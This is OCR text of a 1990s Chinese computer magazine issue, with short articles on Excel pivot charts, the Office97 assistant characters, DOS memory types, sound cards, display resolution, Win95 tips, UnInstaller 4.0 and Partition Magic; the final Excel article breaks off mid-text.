步骤之一:将鼠标指向“数据透视表”工具栏(“视图”菜单“工具栏”中)“数据透视表”菜单中的“选定”,然后单击“启用选定内容”,以确保该按钮不处于按下状态。

步骤之二:从数据透视表中删除所有分类汇总。操作方法:(1)双击要删除分类汇总的字段按钮;(2)要删除分类汇总,可单击“分类汇总”下的“无”。

步骤之三:包括行字段和列字段在内,在整个数据透视表中选择数据以创建图表。在选择过程中不允许含有总计和页字段。选定部分如要包含数据透视表的第一行和第一列,则可从数据区域的右下角开始拖动。

步骤之四:单击“图表向导”。

步骤之五:按照“图表向导”中的指导进行操作,选定图表类型、图表数据源、图表选项(如图表标题、图例、坐标轴等的属性)和图表的放置位置。

(2)应注意的事项

* 当隐藏数据项、显示明细数据或在源数据透视表中重排字段时,从数据透视表创建的图表会发生变化。如果数据透视表有页字段,那么当显示不同页时,图表也会发生变化。当在页字段的数据列表中显示每一项时,Excel 要更新图表以显示当前数据。
* 要在数据透视表中保存和打印所有页字段的图表,可单击“数据透视表”工具栏中的“分页显示”,以将每页显示在单独的工作表中,然后将每页中的数据制成单独的图表。

(3)图表与数据透视表的区别

依据上面的数据透视表,通过图表向导,可以直接生成多种形式的图表,并选择相应的图表类型,并且当透视表或数据源发生变化时,图表也将随之更新。就数据透视表而言,图表与透视表有异曲同工之妙,但透视表在数据源更新后,要使用专用的按钮(如“数据透视表”工具栏中的“更新数据”按钮或“数据透视表”工具栏“选项”中的“打开时更新”按钮),才能使其中的数据得以更新;在图表中,源数据发生变化,相应图形的形状和面积会自动随之改变,而不需要人工干预。

Excel 的三维图表将使枯燥的数据生动化。图 4 即为一张柱图,图中分类轴反映的是季度数,数值轴是销售额,数据柱的高度反映的则是销售额的大小。可以通过鼠标拖拉来改变图形,从而使源数据也发生变化。也可以选用其他图表类型或子类型,从不同的角度、侧面显示市场销售的某方面情况。





图 4

(待续)


九个小精灵
——Office97 中的小助手

□北京　徐江伟

微软在办公软件集成（bundle）领域的创新意识在 Office97 中体现得淋漓尽致。就拿帮助文件这一块儿来说吧，当你使用软件时出现问题时，按下 F1 后得到的是什么呢？是长篇累牍的 contents 和 indexs 之类的文字吧。就这样死气沉沉地过了许多年。而在前不久，当我兴冲冲地安装好 Office97 时，想了解一下"What's new？"，于是顺手敲了一下 F1 键，"叮"地一声在屏幕上弹出一个大个的长着眼睛的曲别针。吓了我一大跳！再往下看，呵，九个号称'助手(Assitant)'的小玩意儿让我大开眼界。它们的主要任务是(提供帮助自不必说)监控操作者的一举一动，随时报告错误并提供改正的最佳方案。这些小家伙都有自己的几套表演（大量的动画），当你选中了其中一个后，右键单击小窗口，在弹出的菜单中选 Animation 项，它便会露一手。重复上述步骤，会有更多精彩的表演呈现出来。下面分别介绍 Office Assitant 各位主角：




Clippit




？

别看 Clippit 只不过是一个小小的曲别针，它会帮你寻找任何你所需要的东西，并将它们汇总。



The Dot



我听着呢！



注意接受信号喽！



仔细侦察

在 Office 这个超大规模的电子迷宫中，有一位向导永远指引你走正确的路。它就是百变金刚——The Dot。它可是活蹦乱跳的没有闲着的时候，这样一来，保你工作久了不打瞌睡。



Genius




小心！



退休的海关证件检查员

天才教授爱因斯坦的思维迅捷如闪电，他随时随地都会给予你最佳方法。凭借着他的智慧的力量定会节省你的时间和精力。



Hoverbot



莫奈也会叹息：太抽象了！

这个未来的机器人同样是个热心肠，会时常捎上一句："喂，小心喽！"




Office Logo






希望旋转、扭曲的 Office 标志的拼图可别吓着你，它只是想努力地提醒你，有重要的事和错误发生了。









Mother Nature


我们的母亲——大自然不断闪现出火山、鸽子、鲜花等，赐予我们和蔼的帮助和指导。慈爱的母亲永远会原谅子女的错误，Mother Nature 也一样，她总会及时地发现并给予纠正任何错误。




Power Pup



谁 Call 我呢?



拾'金'不昧？





哪里走?!

这只超级小狗可不一般呐。它对 Office 的道道可"门清"！无论'真理'藏在哪个隐含目录或加密了，可爱的 Puppy 也会帮你把它揪出来。



Scribble





真是不可思议。Office97 有点象动物园。这只小猫虽然是纸作的，但是它也能独当一面。



二级的证书到手喽！



哇塞！Diabble 这么厉害。

想不到大文豪沙翁也'换笔'了。凭着他老人家对 26 个字母排列组合的深厚功底，电脑这玩意竟也信手拈来啊！实际上，"莎士比亚"所提醒你的是 WORD97 所沿袭的旧的规则。

怎么样，这九个小精灵蛮可爱的吧！相信在它们的热心帮助下，你一定会在很短的时间内掌握并驾驭 Office97 的。

如果你和他们相处得久了，你已是一个 Office 高手了，你的感觉会是什么样呢？记得国外《BYTE》杂志的一位编辑曾说："我恨不得杀死这些小丑！"如果你对这些厌倦了，可以关掉他们，或者 uninstall。这样会显得更理智些。

趣谈内存

□大连　章为夷

一、内存的作用

内存在电脑中的作用有点像舞台，各种软件就象轮换登台演出的演员。需要用电脑做什么工作，就要把相应的软件从磁盘上调入内存，内存就是软件运行的地方。和节目规模受舞台大小限制一样，电脑上能够运行的软件大小同样也受到内存大小的限制。例如配置了1MB内存的电脑只能运行DOS及其应用程序，要运行WIN 3.X程序，就必须把内存扩大到4MB以上，而要运行WIN 95程序，需8MB内存或更多。一个软件运行完毕后必须从内存中退出，即释放它所占据的内存空间，以便其它软件运行。

二、物理内存和地址空间

仓库储存货物需要什么条件?第一要有货位，第二要有货位编码。内存和仓库有些类似，它也是由两部分组成：物理内存和地址码。物理内存就像是货位，它是安装在主板上实实在在的各种存储器，在电脑中看得见，摸得着，用于存放程序和数据。地址码就像是货位的编码，它是存储器中各个存储单元的编码，用于寻找各个存储单元，实现数据的存取。物理内存在没有被赋予地址码之前是无法使用的，地址码不用物理内存去填充则只是一个空号码。

地址码的编码范围或数量称为地址空间，CPU是通过地址码实现对各个存储单元的访问，即CPU对物理内存的访问是在地址空间上进行的，在地址空间中，一个地址码对应一个存储单元，可以存放一个字节(Byte)，有多少个地址码就有多少个字节。所以地址空间的容量可用KB、MB来表示，这一点容易和物理内存混为一谈，因为物理内存也是用字节数来表示容量的。尽管如此，它们还是两个截然不同的概念，一个是实际存在的存储器，另一个则是看不见，摸不着的空号码的集合，此外两者在容量上也是不一定相等的。物理内存的容量是指电脑中实际安装的各存储器的总容量。地址空间的容量是指CPU的寻址能力，随CPU的地址线数目而变，见表1，所以地址空间也叫寻址空间。

表1　CPU不同时的地址空间容量

CPU	CPU地址线数目	地址空间容量(MB)
8086/88	20	1
286	24	16
386	32	4000
486	32	4000
586	32	4000

地址空间只有用物理内存填充后才可以使用，所以它的容量并不代表我们实际可以使用的内存容量，它只代表了电脑上所允许达到的最大内存容量，我们实际所能使用的内存容量是由物理内存容量所决定的。通常在电脑上安装的内存条容量远远小于地址空间容量，尚有大量的地址空间未得到利用。正因为如此，我们才能用增加主板上内存条的方式来扩大电脑上实际可用的内存容量，如果电脑本身的地址空间容量很小，就不能用这种方式来扩大电脑的实际可用内存容量。例如在286电脑上，即使安装了32MB的内存条，最多可使用的内存容量也只有16MB。而在386以上的电脑上，最多可使用的内存容量达到4GB，只可惜我们现在还无法在主板上安装这么多的内存条。

因而我们在讨论内存时应当注意两者在概念上的区别，谈到内存大小时主要是指物理内存，因为我们实际可以使用的内存容量是由内存条容量所决定的，与地址空间容量无关。而在谈到各种内存类型时，如常规内存、扩展内存等等，则是指地址空间中不同的地址码范围，与物理内存无关，主板上并没有常规内存条、扩展内存条之分。

三、内存的分类

1. 物理内存的分类

根据物理存储器的性质、安装位置和作用，可分成两大类：只读存储器(ROM)，其特点是其中储存的数据和程序只能读出，不能写入，关机后，其中储存的信息也不会丢失，通常用于储存电脑中重要的操作代码，如BIOS等。随机存储器(RAM)，其特点是刚开机时内部是空的，在电脑运行过程中可根据需要随时向内写入数据和程序，也可以随时读出，关机后，其中存储的信息全部丢失。前面所说的内存条就是指这种内存，常见的有4MB/条、8MB/条等。

2. 地址空间的分类

电脑在工作时，并不关心物理存储器的性质、位置和作用，而是将电脑上安装的各种物理存储器统一编址，为每一个存储单元(一个字节)分配一个号码，由于地址空间中不同区域的地址码所起的作用不同，所以可把地址空间内存分成以下几种，见表2。初学者往往对此困惑不解，挺简单的地址空间为什么要搞得这么复杂呢?这完全是当初PC机的设计者缺乏远见，以致于后来人们为了扩大内存容量，绞尽脑汁东拼西凑，才有了这名目繁多的内存类型。

表 2　地址空间分类

内存分类	占据的地址空间	可用容量
常规内存	0 ~ 640KB	640KB
保留内存	640 ~ 1024KB	384KB
扩展内存(XMS)	1024KB 以上所有空间	由安装的 RAM 数量决定
扩充内存(EMS)	保留内存中某一 64KB 连续空间	从 XMS 中转借过来
上位内存块(UMB)	保留内存中未被使用的空间	160 ~ 256KB
高端内存(HMA)	1024 ~ 1088KB	64KB

(1)常规内存和保留内存——内存的最初分类

80 年代初，世界上第一台 PC 机诞生时使用的 CPU 是 8086/88 处理器，寻址能力是 1024KB，地址空间容量是 1MB。鉴于当时在 PC 机上运行的程序占用的内存仅为几 KB、几十 KB，IBM 的工程师们就把这 1MB 的地址空间分成了两部分：0 ~ 640KB 为常规内存，留给 DOS 和 DOS 程序使用；640 ~ 1024KB 为保留内存，留给系统专用，如各种 ROM BIOS。MS – DOS 对内存的管理能力也只有 1MB，DOS 的这种工作方式称为实模式。但后来的事实证明，这种划分极为缺乏远见，以致于成为电脑发展的一种障碍。

(2)扩充内存——扩大内存的一次不成功的尝试

令人始料不及的是软件的发展十分迅速，短短几年功夫它就从当初几十 KB 的小婴儿疯长成为几百 KB 乃至几 MB 的巨人，一些大型软件在常规内存舞台上已无法施展身手了。于是在 1985 年初，Lutos、Intel 和 Microsoft 三家公司联合制定了一个扩充内存管理规范，其技术要点是在电脑主板的扩展槽(注意不是在内存槽) 上插上一块扩充内存卡，这种卡依靠硬件电路，再配合相应的软件，将卡上的 RAM 以 64KB 为一个页框填入到保留内存中一个 64KB 的连续地址上。DOS 就能对填入到这 64KB 地址上的 RAM 进行读写，一个页框写完后，把它放回到内存卡上，再从卡上调出新的一个页框填入到该地址上继续读写。以这样的方式 DOS 可以使用的内存最高可达到 32MB。这就好像是在活页簿上写字，写字位置不变，但写字页却在不断的更换，所以这种技术也叫换页技术。符合这种规范的内存就叫扩充内存，用 EMS 表示。

这种技术在形式上扩大了电脑的内存，但实际上可用的地址空间并没有扩大，CPU 并不是把它作为内存来访问的，加之使用时需频繁地换页，运行速度慢，所以它并没有得到普遍推广，当时只是作为扩大内存的一种权宜之计，随着 386 CPU 的问世，这种扩充内存卡已销声匿迹。不过为了能够在 386 以上的电脑上继续使用那些需要扩充内存支持的软件，现在都是使用 EMM386. EXE 扩充内存驱动程序将扩展内存模拟成 EMS 来供这些程序使用。

(3)扩展内存——统一的内存管理规范

386 CPU 的寻址能力是 4GB，虽然地址空间扩大了，但能否使用这么大的地址空间还要看操作系统和应用软件的内存管理能力。DOS 从一出生就是在实模方式下工作的，只能管理 1MB 以下的地址空间。这就好像是一个计数能力只有 100 的仓库保管员，即使给他一座有上万个货位的仓库，他也只能使用 100 个货位。因而要想在 386 以上的电脑上使用 1MB 以上的地址空间，必须提高操作系统和应用软件的内存管理能力。在 1988 年，Lotus、Intel、AST 和 Micorsoft 四家公司联合制定了一个扩展内存规范，使得 DOS 能够管理使用 1MB 以上的地址空间，这部分地址空间就称为扩展内存，用 XMS 表示，用 HIMEM. SYS 驱动程序进行管理。而 Windows 及其应用程序又进了一步，它们是在保护模式下工作的，这种模式利用了 386 以上 CPU 寻址能力高的特点，可以直接访问扩展内存。实际上它们是把常规内存和扩展内存看成是一个统一的内存块来使用的，扩展内存就是常规内存的简单延伸，在这种模式下，内存的扩大能力几乎是无限的。随着 Windows 操作系统的普及，能够直接使用 XMS 的程序将会越来越多，扩展内存将会统一内存领域。

(4) 高端内存和上位内存块——扩大常规内存的产物(手段)

DOS 环境下由于编程困难，目前大部分 DOS 程序仍然只能在 640KB 的常规内存舞台上折腾，XMS 对它们来说还是可望不可及的。可是 DOS 本身及一些设备驱动程序和 TSR 程序也要占用常规内存，所以常规内存显得十分拥挤。为使 DOS 应用程序获得较大的运行空间，就要把 DOS 本身、设备驱动程序和 TSR 程序从常规内存中请出来。那么把它们请到那里去呢?自然应当是应用程序不能使用的那部分内存了，对 DOS 来说，一处是扩展内存，另一处是保留内存。扩展内存中第一个 64KB 地址空间较特殊，称为高端内存，常用 HMA 表示，它可以通过启动 CPU 第 21 根地址线让 DOS 在实模方式下访问它。在 CONF IG. SYS 文件中加入一句 DOS = HIGH 命令就可以将 DOS 的核心装入 HMA，释放 DOS 本身占用的常规内存。保留内存中有一部分地址空间处于空闲状态，使用 EMM386. EXE 可以查找这些空闲地址，使 DOS 可以使用它们，这部分地址空间称为上位内存，常用 UMB 表示。通常是将设备驱动程序和 TSR 程序放入其中，以释放它们占用的常规内存，如 UCDOS 5. 0 就是利用这种技术把汉字库调入 UMB，从而实现零(常规)内存占用。由此可见，HMA 和 UMB 并没有扩大电脑的总内存容量，它们只是一种内存使用方法，通过调入 XMS 以减少对常规内存的占用，从而达到为 DOS 应用程序提供更多的常规内存的目的。

声卡的学问

声卡的重要指标——音乐合成从功能分有两种：调频（FM）合成法和波表（Wave Table）合成法。早期的声卡使用调频合成法，这种发音方式音色少、音质差，但是价格低廉。波表合成法是一种新的发音方法，它的意思是先将真正乐器的声音进行数字化采样处理，形成波形数据，然后将各种乐器的波形数据依次固化在只读存储器中，发音时只要经过查表法就能得到所需乐器的波形数据，"波表"的含义也就在此。衡量声卡音乐合成器性能好坏的参数有：

1. 音色数目。音色越多音乐的表现力越强。

2. 发音数。它决定了声卡在某一时刻最多能发出多少个音符，发音数越多音乐也就越丰富。

3. 音色的兼容性。合成器和每种音色都有一个内部编号，演奏时指定编号来决定选择乐器。如果两块声卡的音色排列互不相同，在甲声卡制作的音乐节目拿到乙声卡播放也许会面目全非。

由于声卡数据位数不同，按性能又可分为 8 位、16 位，8 位声卡是 8 位采样、8 位单声道播放，声音单调。准 16 位是 8 位采样、双 8 位播出，它不是真正的立体声效果，而只是把一个采样声道复制成两个声道，比 8 位的效果好些。16 位是 16 位采样、16 位播出的是立体声效果。 （山东 郭书龙）

三种易混淆的分辨率

（一）屏幕分辨率

屏幕分辨率也称为光栅分辨率，它与显示器物理屏幕尺寸和荧光涂层的质量有关，对它的量度是采用光点来进行的。我们通常所说的点二八、点三一就是指光点的直径为 0.28、0.31mm，它是屏幕分辨率的一部分，同时屏幕分辨率还包括了屏幕尺寸 12、14、15 英寸等。例如，有一台 12 英寸的显示器，有效显示区约为 200×160mm^2，光点直径为 0.31mm，在水平方向上可排列 640 个点，垂直方向上可排列 480 个点。因此，它的最大屏幕分辨率为 640×480。屏幕分辨率与屏幕尺寸成正比，与光点的直径成反比。

（二）显示分辨率

显示分辨率是显示卡所提供的显示模式分辨率，也称为显示模式。文本显示分辨率是指文本方式时水平和垂直方向上所能显示的字符总数，例如屏幕每行可显示 40 个字符，每屏可显示 25 行，则文本显示分辨率为 40×25；图形显示分辨率是指图形显示方式时，水平和垂直方向上所能显示的像素点总数，通常图形显示分辨率有：320×200、640×480、800×600、1024×768 等。然而，显示卡提供的显示分辨率并不一定都能够在显示器上显示出来，它受到屏幕分辨率的限制，例如一台 12 英寸、光点直径为 0.31mm 的显示器，它就不能真正显示由显示卡提供的 800×600 显示模式。

（三）存储分辨率

存储分辨率是指帧缓冲区的大小。在光栅显示系统中，帧缓冲区中的像素位置是按亮度值的二维数组组成的，对应于屏幕坐标的位置，光栅中的像素数目称为显示处理器的分辨率，或者称为帧缓冲区的分辨率。扫描变换过程是把图形命令转换成亮度值并存放到帧缓冲区中，在高质量的显示系统中，可以用到 24 位或更多位二进制来表示，所需的帧缓冲区也就要很大。例如一个显示分辨率为 640×480，采用 256 色显示所需帧存储缓冲区大小约为 300kB，如果所配的显示缓冲存储器为 256kB，那么就不能够显示出应有的显示图形模式。

（四川 温雪刚）



积

累

缩 略 语

ATAPI(AT Attachment Packet Interface) IDE 界面的高级形式，允许将一个 CD－ROM 连接到计算机的硬盘控制卡上，而不需要单独的光驱控制卡。

DMA(Direct Memory Access) 直接内存存取，一种不需要借助于 CPU 的帮助，可以直接在设备与计算机的内存之间通讯的技术。

DSP(Digital Signal Processor) 数字信号处理器，主要用于处理音频和视频信息。

DVD(Digital Video Disc) 数字视频光盘，其容量比普通的光盘容量大得多。

SIMM(Single Inline Memory Modules) 扩大计算机内存的标准单列内存模块标准。

HDCD(High Density Compact Disc) 在标准 CD 上存放 6—12 倍数据的一种高密度致密光盘的格式。

（上海 程凯）

更 正

本刊 9 期第 2 页北京爱嘉科技开发公司电脑报价需更改：家用 MMX Ⅰ全能型 7980 元，家用 MMX Ⅱ精品型 8980 元。

用 Win 95 经验点滴

你会关联吗?

当你双击 MIDI 文件(*.mid)时,Windows 便自动打开媒体播放器播放。这是为什么呢?因为媒体播放器已与 MIDI 文件关联。当某一类型的文件与某一应用程序取得某种联系时,称为关联。

Win95 的关联设置非常方便,双击“My Computer”(我的电脑),在菜单条中依次点击“View”(查看)、“Option”(选项)、“File Type”(文件类型),展现在你眼前的即是 Win95 的关联对话框。

1. 增加新的关联

如果我们将 C 语言源程序与 TC.EXE 关联,那么右击 C 语言源程序后可选择“Compile”直接进入集成调试环境。步骤如下:

(1)单击“New Type”,出现“Add New File Type”对话框。单击 Change Icon 可更换一个满意的图标;在“Discription of type”栏中输入“C Program”,这是对所关联文件的描述;在“Associated extension”栏中输入“C”,这是所关联文件的扩展名。

(2)单击“New…”,出现“New Action”对话框。在“Action”栏中输入“Compile”,这是右击关联文件时能看到的字样;在“Application used to perform action”栏中输入“C\TC\TC.EXE”。

(3)依次关闭窗口,完成关联。

2. 修改关联

Windows 默认 Wave 波形文件(*.WAV)与录音机(Sndrec32.exe)关联,现将其改为与媒体播放器关联:(1)在 Win95 关联对话框中选择“Wave Sound”并单击 Edit。(2)在“Edit File Type”对话框中,将“Application used to perform action:”一栏中的“C:\windows\sndrec32.exe”改成“C:\windows\mplayer.exe/open/play/close”,然后单击 OK 关闭。在“Edit File Type”对话框中单击“Set default”,使之成为默认关联。(3)逐个单击“close”关闭。 (上海 张琪)

轻 松 造 字

1. 选程序附件里的造字程序,单击文件中的“关联”,如果选一般造字字符,请单击“标准造字字体”然后确定。如果要指定各种字体,并将它注册为“关联”中的造字字符,请单击“识别造字字体的字样”然后再选择要注册的字体。你可以单击“修改”,并在文字框中键入文件名,保存造字字符,最后单击确定。

2. 单击文件中的选定代码,选定代码之后,单击确定则可进行编辑,在编辑过程中,可直接单击编辑框左边的工具,也可到工具菜单下的项目中选择。选择画笔或刷子等即可进行造字或画图。如想用画笔或刷子等工具直接清除图形时,请按住鼠标右键。如果要撤消对某一项的修改,请单击“编辑”然后按“撤消”。

3. 如果字编辑完以后,就需要建立外码,这时单击编辑菜单中的“分批链接”,单击浏览,选择你需要的文件名,单击打开,然后再单击确定。这时你就可以输入全拼或双拼外码,然后单击注册即可。也可单击编辑菜单中的“链接”在输入法名称旁边的文字框中输入所需的外码,然后单击“确定”。以后在调用这个字时就可以键入你输入的外码。 (河北 王亚轩)

快 速 安 装

1. 如果您的硬盘有空余的话,请将整个 Win95 安装程序拷贝至硬盘。一来做个备份,二来硬盘的速度远高于光驱。

2. 为安装 Win95 升级版而专门安装一个 Win 3.X 是完全不必的,Win95 在安装时会自动搜寻 Win 3.X 并建立一个最小化 Windows,若没找到时会提醒你。此时只要在光驱中放入一张 Win 3.X 的安装光盘,然后按“Locate”按钮并确定 Win 3.X 的目录。

3. 在 Setup 之前先启动 Smartdrv,可使 Win95 拷贝文件速度加快。Win95 拷贝完重新启动前会搜寻 Autoexec.bat 中是否有 Smartdrv,若有,则屏蔽掉。为了避免 Smartdrv 被屏蔽,我们可用偷梁换柱之计:

ren smartdrv.exe tem.exe

然后,在 Autoexec.bat 中删去“Smartdrv.exe”这一行,加入“tem.exe”即可。 (上海 张琪)

恢复快捷项

若启动 WIN 95 后,发现“开始”菜单中的某些启动应用程序的快捷失效了,有时甚至“程序”以后的菜单都没有了,可如此恢复:

1. 用鼠标右键单击桌面上的“我的电脑”、“回收站”或“我的公事包”其中任一图标,从弹出的菜单中启动“资源管理器”。

2. 启动“资源管理器”后,找到 WIN 95 目录并单击该目录,然后在右边的列表中找到“GRPCONV”文件,用鼠标左键双击运行或右键单击选择打开,即可恢复“程序”以后的系统原有的所有快捷菜单。

3. 用同样的方法也可恢复“桌面”上的一些图标,只需在“资源管理器”中找到“DESKTOP”文件并运行。 (云南 李奕凌

超级管理“利”器 UnInstaller 4.0

福建　罗锟

UnInstaller 4.0(简称 UN4.0) 是 Win95 中的应用程序管理工具集。它可以方便地删除、移动、存档或传送任何安装在 Win95 下的(包括 DOS、16 位、32 位)应用程序、文件等,如果是被删除的程序、文件等还可以得到完整的恢复(需要备份)。

一、UnInstaller 4.0 的安装

在 Win95 下点击“开始”菜单下的“运行”程序,运行 UN4.0 路径下的“SETUP.EXE”,屏幕上就出现了:“Welcome to UnInstaller 4.0 Setup!(欢迎安装 UN4.0)”对话框。选择“下一步”开始安装过程,接着在“Destination Folder”对话框中设置安装路径,选默认值则安装在“\Program Files\UnInstall 4\”下。

设置好路径后点击“下一步”正式开始安装。

拷贝文件完毕后的对话框有两个选项,若点击方框打上“勾号”则运行该选项,空白就不运行。

□ Display Readme file(显示自述文件)

□ Run Installation Monitor at startup

(将 Installation 监视程序加载到启动中)

最后点击“完成”,安装完毕。

二、UnInstaller 4.0 的使用

安装完毕后,在“开始”菜单的“程序”中将生成“UnInstall 4.0”文件夹,里面有三个程序项:

1. Installation 监视程序

若你在前面安装步骤的最后将第二个选项打上“勾号”,则在每次启动 Win95 时都会加载该程序。所以启动 Win95 后,可在下方的“任务栏”中发现一小图标(放大镜加显示器)。用鼠标右键点击该图标,出现下列四个选项:

① Launch application 启动运行程序

② Preferences 参数选择(通过该项可以定制 UN4.0 主程序中各程序项的模块方式设置)

③ About Installation Monitor 关于该程序的信息

④ Shut down 关闭

2. UnInstaller 4.0 主程序

运行 UnInstaller 4.0 主程序项后,屏幕出现 UN4.0 程序菜单项。因为硬盘上的程序、文件等经常会被更改,所以此时它要迅速扫描硬盘上的所有程序,并更新 SmartLinks 数据库。这样使得 UN4.0 能更加准确地删除、移动、存档、传送应用程序、系统程序等。

3. UnInstaller 4.0 Readme (自述文件)

完成程序扫描后,正式进入 UN4.0 菜单项。菜单中共有五大程序项:

① Application Cleanup(Cleanup 应用程序):点击程序项进入应用程序界面,在这里你可以对应用程序、系统程序 等进行删除、移动、存档、传送。

先选定应用程序,可在“开始”菜单中或“桌面”中选定,也可以通过“Browse(浏览)”进行选定。

选定程序后,单击“下一步”开始执行命令,这时它将迅速查找所有的相关文件,若你是在删除应用程序,它将询问你是否生成备份文件,是否删除所有文件等,也可以单击“Advanced(高级)”进行选择删除。

完成工作后,它将自动生成一份相应的报告。

② File Cleanup(超级程序管理器):一个超级文件、程序管理专家,有些象“程序管理器”,但比它好上百倍。它可以迅速分类查找出你的硬盘中的各种类型的文件、程序等,并很好地运行它们,功能比 WIN95 下的“程序管理器”更完善。

③ Quick Cleanup(快速删除工具):可以快速删除各驱动器中一些不需要或无关紧要的文件,如:临时文件、备份文件、老的数据文件、Windows 壁纸文件、声音文件等等。

④ Restore(还原模块):通过“还原模块”,过去被删除的程序、文件(只要还留有备份)就可以得到恢复。

⑤ Reports(报告查看程序):你每次删除、备份、移动程序、文件后都会生成一份报告,在此便可以调查过去的每一份报告。程序项中共有四个分项:Report Summary(报告摘要);Report Log(报告日志);Disk Analysis(磁盘分析);File Analysis(文件分析)。

三、UnInstaller 4.0 的卸载

可在 Application Cleanup 程序项下象删除其它程序一样将它删除。从现在起,我们可以完整地卸载各类程序,并可以完整地恢复它们,可以迅速简单地查找应用各类程序、文件等。

用 Partition Magic 安装 Win97

广州 陶健

Windows 95 OSR2 97 年版(简称 Win 97)修正了 Win95 的内部错误,提高了稳定性和功能性。一些将正式出现在 Memphis 中的特性从 Win 97 中已可窥见一二,如 FAT32、Active Movie 等。

下面是本人安装 Win 97 中文版的一些体会。

一、安装之前

1. 把 CMOS 设置中的 Power Manage 和 Virus Warning 设为 Disabled。

2. 用 SCANDISK/ALL 命令检查硬盘并修正错误;用 DEFRAG 盘符/F/P 命令对每个逻辑盘整理,以提高安装时的速度。

3. Config.sys 中不要加载 MEMMAKER 或 QEMM 一类的内存管理程序。DEVICE=C:\DOS\HIMEM.SYS 这一行是关键可别忘掉了。如果使用 EMM 386.EXE,那在它后面可不要“顺手”加上/HIGHSCAN 等参数。

4. 关闭所有屏幕保护程序。

5. 准备一张没有坏磁道及坏扇区的已格式化的软盘,用于安装时创建启动盘。

二、确定安装形式

由于 Win 97 必须安装在一个独立分区中,所以在安装前必须在硬盘中空出一个分区,这是与 Win 95 的不同之处。怎么空出一个分区?根据您安装的要求,主要有两种形式:

第一种 您在安装了 Win 97 以后不打算采用双启动,这就最简单不过了。先卸下硬盘上的所有 Windows,包括 Win95 和 Win 3.X,然后为将要安装 Win 97 的分区留上足够的空间,建议在 C 区上提供至少 200MB 的可用空间。按下 SETUP,开始安装。

第二种 不论您的电脑原来是否为双启动,在安装了 Win 97 以后您想采用双启动的方式。由于 Win 97 安装后,不像 Win 95 那样允许按 F4 键来引导回以前的 DOS,所以这里说的双启动,是指通过建立多个引导分区的方法来实现的。

建立多个引导分区的方法有很多,在此只介绍用 Partition Magic 软件的方法,这是因为 PMagic 可以在不破坏硬盘已有数据的情况下,从现存的基本 DOS 分区中划分出多个可引导分区,以安装多个操作系统。但要注意:(1)PMagic 不能对它所在分区进行操作,建议把其主文件 PQMAGIC.EXE 和 PQDW 95.DAT(长度约 1 兆多但不大于 1.44MB)拷贝到软盘上,在软盘上运行 PQMAGIC.EXE。(2)运行 PQMAGIC 前先把鼠标程序驻留内存,在操作时鼠标的作用很大。(3)为已存在的分区设置卷标,PMagic 中很多时候需要卷标名。(4)在没有扩展分区时,PMagic 可最多划分出四个可引导分区;若有扩展分区则只能再增加两个可引导分区,而且新增的可引导分区只能从原来的 DOS 基本分区中划分。

好了,现在开始工作吧!

(一)先卸下 Win95。如果您想让 Win 97 和 Win95 同时存在也可以不卸下。

(二)划分可引导分区,具体方法如下:

1. 进入 PMagic,缩小扩展分区的容量。指定扩展分区的图标(绿色表示),选 Resize,出现对话框,在 New Size 栏填入该分区新的容量值,这当然要小于原来的数值,然后点击 OK,此时便产生了未分区的自由空间(灰色表示)。

2. 移动自由空间。指定自由空间前的分区,选 Move,鼠标变成十字箭头,拖动选定分区向后移动,就可把自由空间移到 C 区后面。若有多个扩展分区位于自由空间前,则重复此操作,使自由空间紧跟在 C 区后面。

3. 调整 C 区的大小。指定 C 区,选 Resize,出现对话框,在 New Size 栏填入该分区新的容量值,该数值可根据情况大于或小于原来值,然后点击 OK。此时已确定了 C 区的大小。

4. 把自由空间变为可引导分区。指定自由空间,选 Create,出现对话框,在 Type/File System 栏中选择其默认值 FAT,千万不能选错;在 New Label 中输入卷标如 Win 97,然后点击 OK。再选 Advance 中的 Unhide Partition”,出现对话框,点击 OK;又出现一个警告提示,如所用的操作系统与 OS/2 无关,则点击 OK,就产生了另一个可引导分区。

5. 如果硬盘上存在任何 Windows(包括 Win 95 和 Win 3.X),而又不想删除,则可以把它们所在的分区暂时隐藏,以避开 Win97 安装时的搜索。先指定要隐藏的分区,选 Advanced 中的 Hide Partition 把该分区隐藏,然后选 EXIT 退出并自动重启机器。

在 Excel 中实现自动动态统计

上海　刘荣

当我们用 Excel 5.0 对产品的销售数据进行管理时，常常需要知道各类产品的当前销售情况以及当前库存情况，尽管 Excel 5.0 中的“分类汇总”命令(“数据”菜单)可以帮助我们方便地统计出各类产品的销售情况，但对于当前库存情况，用该命令统计就显得有些力不从心了。其实只需用 Excel 5.0 中的 SUMIF 函数，就可以实现当前库存情况的自动动态统计。

一、创建销售工作表

进入 Excel 5.0 单击“文件”菜单，再单击“新建”命令，创建一个新工作簿。在工作表 Sheet1 上建立产品销售报表，方法是在 A1 单元格内输入“日期”，在 B1 单元格内输入“购货单位”，在 C1 单元格内输入“产品型号”(为了介绍的方便，本例假设只有 5 种产品，其型号分别为 AA、BB、CC、DD、EE。)，在 D1 单元格内输入“购货数量”，然后输入相应的数据，本例假设一年的销售记录不会超过 1000 个数据。用鼠标双击工作表 Sheet1 标签，改名为“销售”。

二、创建进货工作表

在工作表 Sheet2 上建立各类产品进货情况表，方法是单击工作表标签 Sheet2，进入工作表 Sheet2，在 A1 单元格内输入“日期”，在 B1 单元格内输入“产品型号”，在 C1 单元格内输入“进货数量”，再输入相应的数据，本例假设一年的进货记录不会超过 50 个数据。用鼠标双击工作表 Sheet2 标签，改名为“进货”。

三、创建库存工作表

